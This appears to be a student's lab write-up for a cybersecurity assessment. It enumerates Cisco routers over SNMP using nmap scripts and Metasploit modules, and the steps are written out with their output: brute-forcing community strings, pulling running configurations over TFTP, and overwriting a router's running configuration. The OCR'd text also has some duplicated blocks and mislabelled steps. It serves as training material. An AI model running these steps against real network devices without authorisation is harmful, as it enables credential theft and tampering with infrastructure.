
Cyber Security – Assessment # 4

Q1. SNMP Enumeration is the process of extracting information from network devices using Simple Network Management Protocol. Refer to the diagram and perform following tasks.

- Configure Cisco router as SNMP client with default community strings (read-only: public / read-write: private)
- Perform SNMP enumeration using nmap. View port status of target.
- Confirm nodes in target network with default SNMP community strings. Use "snmp-brute" script (Nmap) to extract SNMP community string from target machine.
- Perform SNMP enumeration using "snmp-login" and "snmp-enum" module of MSF. Verify gathered information.
- Perform SNMP enumeration (using MSF), to fetch running configuration of Cisco routers (R1 & R2) manually. Create a file.txt and add IP addresses of both R1 & R2. Use this file to perform this activity on both R1 & R2 devices.
- Using MSF, upload configuration to Cisco IOS routers (R1 & R2).



Q1. Configure Cisco router as SNMP client with default community strings (read-only: public / read-write: private):

Configured **R1** and **R2** with SNMP client containing default community strings such that: RO and RW:


R2:

```
R2(config)#snmp-server community private RW
R2(config)#snmp-server community private RO
```

R1:

```
Router(config)#snmp-server community private RW
Router(config)#snmp-server community publick RO
```

Topology:



1. **Perform SNMP enumeration using nmap. View port status of target.**

```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap -sU -p 161 150.1.7.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-26 10:49 EDT
Nmap scan report for 150.1.7.103
Host is up (0.0026s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: AA:BB:CC:00:10:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap -sU -p 161 --script=snmp-info 150.1.7.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-26 10:48 EDT
Nmap scan report for 150.1.7.103
Host is up (0.0026s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-info:
|   enterprise: ciscoSystems
|   engineIDFormat: mac
|   engineIDData: 00:aa:bb:cc:00:10
|   snmpEngineBoots: 1
|_  snmpEngineTime: 13m07s
MAC Address: AA:BB:CC:00:10:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

2. **Confirm nodes in target network with default SNMP community strings. Use "snmp-brute" script (Nmap) to extract SNMP community string from target machine.**

Looking for SNMP Brute:

Then selecting Brute module and running against 150.1.7.103

```
┌──(root㉿kali)-[/usr/share/nmap]
└─# cd /usr/share/nmap/scripts

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls snmp*
snmp-brute.nse        snmp-info.nse        snmp-ios-config.nse  snmp-processes.nse  snmp-win32-services.nse  snmp-win32-software.nse
snmp-hh3c-logins.nse  snmp-interfaces.nse  snmp-netstat.nse     snmp-sysdescr.nse   snmp-win32-shares.nse    snmp-win32-users.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap -sU -p 161 --script=snmp-brute 150.1.7.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-26 10:41 EDT
Nmap scan report for 150.1.7.103
Host is up (0.024s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute:
|_  private - Valid credentials
MAC Address: AA:BB:CC:00:10:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.57 seconds
```

Confirms private as Valid Credentials against 150.1.7.103

3. **Perform SNMP enumeration using "snmp-login" and "snmp-enum" module of MSF. Verify gathered information.**

Looking for SNMP Login module:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search snmp
```

Found SNMP Login Module:

```
   51  auxiliary/scanner/snmp/snmp_login                    .              normal     No     SNMP Community Login S
canner
   52  auxiliary/scanner/snmp/snmp_enum                     .              normal     No     SNMP Enumeration Modul
e
```

Using Login Module:

```
msf auxiliary(scanner/snmp/snmp_login) > options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name           Current Setting  Required  Description
   ____           _______________  ________  ___________
   ANONYMOUS_LOG  false            yes       Attempt to login with a blank username and password
   IN
   BLANK_PASSWOR  false            no        Try blank passwords for all users
   DS
   BRUTEFORCE_SP  5                yes       How fast to bruteforce, from 0 to 5
   EED
   DB_ALL_CREDS   false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS    false            no        Add all passwords in the current database to the list
   DB_ALL_USERS   false            no        Add all users in the current database to the list
   DB_SKIP_EXIST  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   ING
   PASSWORD                        no        The password to test
   PASS_FILE      /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt  no  File containing communities, one per line
   PROTOCOL       udp              yes       The SNMP protocol to use (Accepted: udp, tcp)
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
```

Setting Rhosts:

```
msf auxiliary(scanner/snmp/snmp_login) > set rhosts 150.1.7.103
rhosts ⇒ 150.1.7.103
msf auxiliary(scanner/snmp/snmp_login) > options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name           Current Setting  Required  Description
   ____           _______________  ________  ___________
   ANONYMOUS_LOGIN  false          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false          no        Add all passwords in the current database to the list
   DB_ALL_USERS     false          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none          no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                        no        The password to test
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt  no  File containing communities, one per line
   PROTOCOL         udp            yes       The SNMP protocol to use (Accepted: udp, tcp)
   RHOSTS           150.1.7.103    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
```

Running Login Exploit:

```
msf auxiliary(scanner/snmp/snmp_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 150.1.7.103:161 - Login Successful: private (Access level: read-write); Proof (sysDescr.0): Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(2)T4, DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2015 by Cisco Systems, Inc.
Compiled Thu 08-Oct-15 21:21 by prod_re+
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/snmp_login) >
```

Looking for SNMP Enum module:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search snmp
```

Found SNMP Enum Module:

```
   51  auxiliary/scanner/snmp/snmp_login                    .  normal  No  SNMP Community Login Scanner
   52  auxiliary/scanner/snmp/snmp_enum                     .  normal  No  SNMP Enumeration Module
```

Using SNMP Enum Module:

```
msf > use 52
msf auxiliary(scanner/snmp/snmp_enum) > set rhosts 150.1.7.103
rhosts ⇒ 150.1.7.103
msf auxiliary(scanner/snmp/snmp_enum) > options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS     150.1.7.103      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>
```

Running SNMP Enum Exploit:

```
msf auxiliary(scanner/snmp/snmp_enum) > set community private
community ⇒ private
msf auxiliary(scanner/snmp/snmp_enum) > options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  private          yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS     150.1.7.103      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>


View the full module info with the info, or info -d command.

msf auxiliary(scanner/snmp/snmp_enum) > run
[+] 150.1.7.103, Connected.
[-] Unknown error: NoMethodError undefined method `=~' for class SNMP::Null
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/snmp_enum) >
```

4. **Perform SNMP enumeration (using MSF), to fetch running configuration of Cisco routers (R1 & R2) manually. Create a file.txt and add IP addresses of both R1 & R2. Use this file to perform this activity on both R1 & R2 devices.**

Looking for SNMP module for R1:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search snmp
```

Found SNMP Config Grab using TFTP Module:

```
12  auxiliary/scanner/snmp/cisco_config_tftp                .  normal  No  Cisco IOS SNMP Configuration Grabber (TFTP)
13  auxiliary/scanner/snmp/cisco_upload_file                 .  normal  No  Cisco IOS SNMP File Upload (TFTP)
```

```
msf > use 12
msf auxiliary(scanner/snmp/cisco_config_tftp) > set rhosts 150.1.7.110
rhosts ⇒ 150.1.7.110
msf auxiliary(scanner/snmp/cisco_config_tftp) > set lhost 150.1.7.101
lhost ⇒ 150.1.7.101
msf auxiliary(scanner/snmp/cisco_config_tftp) > set community private
community ⇒ private
msf auxiliary(scanner/snmp/cisco_config_tftp) > set outputdir /home/kali
outputdir ⇒ /home/kali
msf auxiliary(scanner/snmp/cisco_config_tftp) > options

Module options (auxiliary/scanner/snmp/cisco_config_tftp):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  private          yes       SNMP Community String
   LHOST      150.1.7.101      no        The IP address of the system runni
                                         ng this module
   OUTPUTDIR  /home/kali       no        The directory where we should save
                                          the configuration files (disabled
                                          by default)
   RETRIES    1                yes       SNMP Retries
   RHOSTS     150.1.7.110      yes       The target host(s), see https://do
                                         cs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      161              yes       The target port (UDP)
   SOURCE     4                yes       Grab the startup (3) or running (4
                                         ) configuration (Accepted: 3, 4)
   THREADS    1                yes       The number of concurrent threads (
                                         max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>
```

```
   RPORT      161              yes       The target port (UDP)
   SOURCE     4                yes       Grab the startup (3) or running (4
                                         ) configuration (Accepted: 3, 4)
   THREADS    1                yes       The number of concurrent threads (
                                         max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>


View the full module info with the info, or info -d command.

msf auxiliary(scanner/snmp/cisco_config_tftp) > run
[*] Starting TFTP server ...
[*] Scanning for vulnerable targets ...
[*] Trying to acquire configuration from 150.1.7.110 ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete ...
[*] Shutting down the TFTP service ...
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/cisco_config_tftp) >
```

Grabbed the file now misconfiguring the 150.1.7.103.txt by adding an extra interface ethernet 0/1:

```
┌──(root㉿kali)-[/home/kali]
└─# ls
150.1.7.103.txt  DNS_Enumerator  domain_recon_tool  Music  n
Desktop          Documents       Downloads          myenv  P

┌──(root㉿kali)-[/home/kali]
└─# cat 150.1.7.103.txt
```

Looking for SNMP module for R2:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search snmp
```

Found SNMP Config Grab using TFTP Module:

```
12  auxiliary/scanner/snmp/cisco_config_tftp                      .  normal  No  Cisco IOS SNMP Configuration Grabber (TFTP)
13  auxiliary/scanner/snmp/cisco_upload_file                       .  normal  No  Cisco IOS SNMP File Upload (TFTP)
```

```
msf > use 12
msf auxiliary(scanner/snmp/cisco_config_tftp) > set rhosts 150.1.7.110
rhosts => 150.1.7.110
msf auxiliary(scanner/snmp/cisco_config_tftp) > set community private
community => private
msf auxiliary(scanner/snmp/cisco_config_tftp) > set lhost 150.1.7.101
lhost => 150.1.7.101
msf auxiliary(scanner/snmp/cisco_config_tftp) > set action override_config
action => override_config
msf auxiliary(scanner/snmp/cisco_config_tftp) > set outputdir /home/kali
outputdir => /home/kali
msf auxiliary(scanner/snmp/cisco_config_tftp) > options

Module options (auxiliary/scanner/snmp/cisco_config_tftp):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  private          yes       SNMP Community String
   LHOST      150.1.7.101      no        The IP address of the system running this module
   OUTPUTDIR  /home/kali       no        The directory where we should save the configuration files (disabled by default)
   RETRIES    1                yes       SNMP Retries
   RHOSTS     150.1.7.110      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      161              yes       The target port (UDP)
   SOURCE     4                yes       Grab the startup (3) or running (4) configuration (Accepted: 3, 4)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

View the full module info with the info, or info -d command.
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/snmp/cisco_config_tftp) > run
[*] Starting TFTP server ...
[*] Scanning for vulnerable targets ...
[*] Trying to acquire configuration from 150.1.7.110 ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete ...
[*] Incoming file from 150.1.7.110 - 150.1.7.110.txt 1050 bytes
[*] Saved configuration file to /home/kali/150.1.7.110.txt
[*] Shutting down the TFTP service ...
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/cisco_config_tftp) >
```

Grabbed the file now misconfiguring the 150.1.7.110.txt by adding an extra interface ethernet 0/1:

```
┌──(root㉿kali)-[/home/kali]
└─# ls
150.1.7.110.txt  DNS_Enumerator  domain_recon_tool  Music  ntp_manupi  Public     testing
Desktop          Documents       Downloads          myenv  Pictures    Templates  Videos
```

5. **Using MSF, upload configuration to Cisco IOS routers (R1 & R2).**

Misconfiguring R1 config file:

```
┌──(root㉿kali)-[/home/kali]
└─# ls
150.1.7.103.txt  DNS_Enumerator  domain_recon_tool  Music  ntp_manupi  Public     testing
Desktop          Documents       Downloads          myenv  Pictures    Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# cat 150.1.7.103.txt

!
! Last configuration change at 11:09:31 UTC Fri Sep 26 2025
! NVRAM config last updated at 11:15:53 UTC Fri Sep 26 2025
!
version 15.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Router
!
```

Looking for SNMP module for R1:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search snmp
```


Found SNMP uploading Module:

```
msf > use 13
[*] Setting default action Upload_File - view all 2 actions with the show actions command
msf auxiliary(scanner/snmp/cisco_upload_file) > set rhosts 150.1.7.103
rhosts ⇒ 150.1.7.103
msf auxiliary(scanner/snmp/cisco_upload_file) > set lhost 150.1.7.101
lhost ⇒ 150.1.7.101
msf auxiliary(scanner/snmp/cisco_upload_file) > set community private
community ⇒ private
msf auxiliary(scanner/snmp/cisco_upload_file) > options

Module options (auxiliary/scanner/snmp/cisco_upload_file):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  private          yes       SNMP Community String
   LHOST      150.1.7.101      no        The IP address of the system running this module
   RETRIES    1                yes       SNMP Retries
   RHOSTS     150.1.7.103      yes       The target host(s), see https://docs.metasploit.com/
   RPORT      161              yes       The target port (UDP)
   SOURCE                      yes       The filename to upload
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>
```

Reviewing R1 configurations:



Misconfiguring R2 config file:

```
interface Ethernet0/0
 ip address 150.1.7.110 255.255.255.0
!
interface Ethernet0/1
 ip address 10.1.1.1 255.255.0.0
 no shutdown
!
interface Ethernet0/2
 no ip address
 shutdown
!
interface Ethernet0/3
 no ip address
 shutdown
!
ip forward-protocol nd
!
!
```

Looking for SNMP module for R1:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search snmp
```

Found SNMP uploading Module:

```
msf auxiliary(scanner/snmp/cisco_upload_file) > set lhost 150.1.7.101
lhost ⇒ 150.1.7.101
msf auxiliary(scanner/snmp/cisco_upload_file) > set rhosts 150.1.7.110
rhosts ⇒ 150.1.7.110
msf auxiliary(scanner/snmp/cisco_upload_file) > set community private
community ⇒ private
msf auxiliary(scanner/snmp/cisco_upload_file) > set action override_config
action ⇒ override_config
msf auxiliary(scanner/snmp/cisco_upload_file) > set source /home/kali/150.1.7.110.txt
source ⇒ /home/kali/150.1.7.110.txt
msf auxiliary(scanner/snmp/cisco_upload_file) > options

Module options (auxiliary/scanner/snmp/cisco_upload_file):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   COMMUNITY  private                     yes       SNMP Community String
   LHOST      150.1.7.101                 no        The IP address of the system running this module
   RETRIES    1                           yes       SNMP Retries
   RHOSTS     150.1.7.110                 yes       The target host(s), see https://docs.metasploit.com/d
                                                    sploit.html
   RPORT      161                         yes       The target port (UDP)
   SOURCE     /home/kali/150.1.7.110.txt  yes       The filename to upload
   THREADS    1                           yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                           yes       SNMP Timeout
   VERSION    1                           yes       SNMP Version <1/2c>


Auxiliary action:

   Name             Description
   ----             -----------
   Override_Config  Override the running config
```

```
msf auxiliary(scanner/snmp/cisco_upload_file) > run
[*] Starting TFTP server...
[*] Copying file 150.1.7.110.txt to 150.1.7.110...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete...
[*] Shutting down the TFTP service...
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/cisco_upload_file) >
```

Reviewing R1 configurations:

R2

```
!
interface Ethernet0/0
 ip address 150.1.7.110 255.255.255.0
!
interface Ethernet0/1
 ip address 10.1.1.1 255.255.0.0
!
interface Ethernet0/2
 no ip address
 shutdown
!
interface Ethernet0/3
 no ip address
 shutdown
!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
ip route 0.0.0.0 0.0.0.0 150.1.7.100
!
```